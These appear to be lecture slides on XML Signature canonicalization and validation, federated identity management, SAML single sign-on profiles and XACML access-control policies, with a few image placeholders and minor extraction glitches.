- Exclusive Canonicalization tries to establish the name spaces actually used and just includes those.
- Specifically, it considers “visibly used” name spaces, i.e. name spaces that are a part of the XML syntax.
- Does not look into attribute values or element content; name space declarations required to process these are not included.
- For example, for an attribute like `xx:foo="yy:bar"` it would copy the declaration for `xx`, but not `yy`.
- Does not copy xml: attributes declared outside the scope of the signature.

Exclusive Canonicalization

- Exclusive Canonicalization gives the option to create a list of the namespaces that must be declared; in this way it can pick up declarations for name spaces that are not visibly used.
- Problem: the signing software must know the relevant name spaces.
- In a typical SOAP software environment, the security code will typically be unaware of all the namespaces being used by the application signing the message.

Canonicalization

- Exclusive Canonicalization is useful when signing XML documents that should be inserted into other XML documents.
  - The signer will be aware of the namespaces being used and able to construct the list.
- Inclusive Canonicalization is typically useful when signing part or all of a SOAP body.
  - Ensures that all declarations fall under the signature, even though the code is unaware of which name spaces are being used.
  - In this case, it is less likely that the signed data will be inserted in some other XML document.

Signing Documents – Summary

- Different parties may sign different parts of the document.
- Parties may not sign the entire document.
- Documents have to be converted to canonical formats before signing and verifying.
- We have to describe unambiguously which algorithms are used in all these steps.
- When checking a document, we have to decide what to do if only parts can be verified.

XML Signatures

```
<Signature ID?>
    <SignedInfo>
        <CanonicalizationMethod/>
        <SignatureMethod/>
        (<Reference URI? >
            (<Transforms>)?
            <DigestMethod>
            <DigestValue>
        </Reference>)+
    </SignedInfo>
    <SignatureValue>
    (<KeyInfo>)?
    (<Object ID?>)*
</Signature>
```

Reference

- Reference: Optional URI attribute that identifies the data object to be signed.
  - May be omitted on at most one Reference in a Signature.
- This identification, along with the transforms, is a description provided by the signer on how they obtained the signed data object in the form it was digested (i.e. the digested content).
- The verifier may obtain the digested content in another method so long as the digest verifies.
  - E.g, the verifier may obtain the content from a different location such as a local store than that specified in the URI.

Canonicalization

- Canonicalization: convert a document into a unique canonical form.
- Equivalent representations of a document have the same canonical form.
- It depends on the definition of “equivalent”, which canonicalization method is suitable.
- Conversely, the canonicalization method defines which versions of a document are equivalent.

CanonicalizationMethod

- CanonicalizationMethod: algorithm used to canonicalize the SignedInfo element before it is digested.
- Signature applications must exercise great care in accepting and executing an arbitrary CanonicalizationMethod.
  - E.g., the canonicalization method could rewrite the URIs of the References being validated.
  - Canonicalization could transform SignedInfo to the extent that validation would always succeed (i.e., converting it to a trivial signature with a known key over trivial data).

Canonicalization – Dangers

- CanonicalizationMethod is inside SignedInfo, so it could erase itself from SignedInfo in the resulting canonical form or modify the SignedInfo element so that it appears that a different canonicalization function was used.
- “A Signature which appears to authenticate the desired data with the desired key, DigestMethod, and SignatureMethod, can be meaningless if a strange and badly understood CanonicalizationMethod is used.”

Transforms

- Which parts of the document should be signed?
- Transforms: optional ordered list of processing steps that were applied to the resource’s content before it was digested.
- Can include canonicalization, encoding/decoding (including compression/inflation), XSLT, XPath, XML schema validation, or XInclude.
- XPath transforms permit the signer to derive an XML document that omits portions of the source document.
  - Portions excluded can change without affecting signature validity.

Core Generation

- Reference Generation: for each data object being signed:
  - Apply the Transforms, as determined by the application, to the data object.
  - Calculate digest value over the resulting data object.
  - Create a Reference element, including the (optional) identification of the data object, any (optional) transform elements, the digest algorithm and the DigestValue.
- Signature Generation
  - Create SignedInfo element with SignatureMethod, CanonicalizationMethod and Reference(s).
  - Canonicalize and then calculate the SignatureValue over SignedInfo based on algorithms specified in SignedInfo.
  - Construct the Signature element that includes SignedInfo, Object(s) (if desired, encoding may be different than that used for signing), KeyInfo (if required), and SignatureValue.

Core Validation

- Reference Validation
  - Canonicalize the SignedInfo element based on the CanonicalizationMethod in SignedInfo.
  - For each Reference in SignedInfo:
    - Obtain the data object to be digested.
    - Digest the resulting data object using the DigestMethod specified in its Reference specification.
    - Compare the generated digest value against DigestValue in the SignedInfo Reference; if there is any mismatch, validation fails.
- Signature Validation
  - Obtain the keying information from KeyInfo or from an external source.
  - Obtain the canonical form of the SignatureMethod using the CanonicalizationMethod and use the result (and previously obtained KeyInfo) to confirm the SignatureValue over the SignedInfo element.

Federated Identity Management

Federated Identity Management

- Federated Identity Management (FIM): management of identity information between organisations.
- Individuals may use same user name, password or other credential to sign on to the networks of more than one enterprise.
- Federated Single Sign-On (F-SSO) (Shared Sign-on): “trust, but verify” – authentication at one site, but access resources at other sites.
- Partners in a FIM system depend on each other to authenticate their respective users and vouch for their access to services.


Federated Identity Management

- Contractual issues: Establish formal agreements with partners specifying the rules governing the exchange of identity information; address e.g. legal liability, dispute resolution.
- Privacy requirements: Identities no longer ‘belong’ to the organisation using them; data protection legislation has to be considered.
- Technical issues: There has to be agreement on the security protocols to be used.

SAML

- Security Assertion Markup Language
  - SAML v2.0: published 15 March 2005
- XML based “meta-level” protocol for exchanging security information between online partners.
  - Gives better interoperability; Kerberos or PKI based protocols are typical underlying technologies.
- SAML requirements driven by use cases.
- Main use case: Web Single Sign-On (SSO).
  - Allows users to gain access to website resources in multiple domains without having to re-authenticate after initially logging in to the first domain.
- Domains need to form a trust relationship before they can share an understanding of the user’s identity.

Web Single Sign-On



Asserting Party

- SAML expresses assertions about a subject that other applications within a network can trust.
- Asserting party: system or administrative domain that asserts information about a subject.
- Asserts that a user has been authenticated and has been given associated attributes.
  - E.g.: This user is ***John Smith***, has the email address ***john.smith@acompany.com***, was authenticated into this system using a ***password*** mechanism.
- Also known as SAML authority.

Relying Party

- System or administrative domain that relies on information supplied to it by the asserting party.
- It is up to the relying party as to whether it trusts the assertions provided to it.
  - Trust: assertion used during authorization when evaluating request with respect to the local policy.
- SAML defines a number of mechanisms that enable the relying party to trust the assertions provided to it.
  - Trust: assertion really comes from the asserting party.
- Local access policy defines whether a subject may access local resources.


SAML Profiles

- Browser/Artifact Profile: Pull model
- Browser/POST Profile: Push model: assertions POSTed (using the HTTP POST command) directly to relying party.
- Profiles assume:
  - Use of a standard commercial web browser using either HTTP or HTTPS.
  - User has been authenticated at the local source site.
  - The assertion’s subject refers implicitly to the user that has been authenticated.

Browser/Artifact Profile

- Artifact: base-64 encoded string consisting of a unique identity of the source site (Source ID) and a unique reference to the assertion (AssertionHandle).
- User is authenticated to local source site (asserting party) and gets artifact; wants to access a resource on the destination web site and is directed there.
- Client passes artifact as a HTTP query variable in HTTP message to destination site (relying party).
- Relying party sends a SAML request with the artifact to the asserting party; the assertions about the user are transferred back in a SAML response.


Browser/Artifact Profile



Browser/POST Profile

- A user has an authenticated session on the local source site (asserting party) and wants to access a resource on the destination web site (relying party).
- HTML form with the assertion about the user is provided back to the browser from the source site.
- Form contains a button (or other type of trigger, or JavaScript “auto-submit” action) that causes a POST of the assertion to the destination site to occur.
- Destination site makes its decisions based on the assertions contained within the POST message.

Browser/POST Profile




XACML

XACML

- XACML: common policy language for heterogeneous access control environments.
- XACML policies provide an abstraction layer shielding policy-writers from the details of the application environment.
- Access requests are submitted to a PEP.
- PEP asks the PDP for a decision.
- PDP may have to collect further evidence from PIPs to make a decision.
- Decision returned in a response context to the PEP, where it is enforced.

XACML Access Control



XACML Policies

- An XACML policy consists of a set of rules, a rule combining algorithm, and optionally obligations.
- Obligation: an operation the PEP must perform when executing the authorization decision obtained from the PDP, e.g. logging access operations.
- A rule consists of target, effect, and condition.
- Target: set of decision requests that should be evaluated; identified by resource, subject, action, and environment.
- Effect: permit or deny.
- Condition collects additional logic predicates required for the rule; can evaluate to true, false, and indeterminate.

XACML Rules

- Resource in a target: object of the access control rule.
- Subject: entity making the request.
- Rules can refer to attributes of the subject and to the content of the resource.
- Action: operation performed on the resource and can be application specific.
- Environment gives attributes relevant to an authorization decision that are independent of subject, resource or action, e.g. current date and time.

Matching Functions

- XACML policy has to specify matching functions to match request attributes against policy targets.
- Once the rules in a policy have been evaluated, their results are combined by a rule combining algorithm.
- Typical examples: deny-overrides gives precedence to negative permissions; first applicable, when policies are specified as a list of rules.
- Only-one-applicable} as returns “NotApplicable” if it finds no applicable policy for a target, and “Indetermined” if it finds more than one policy.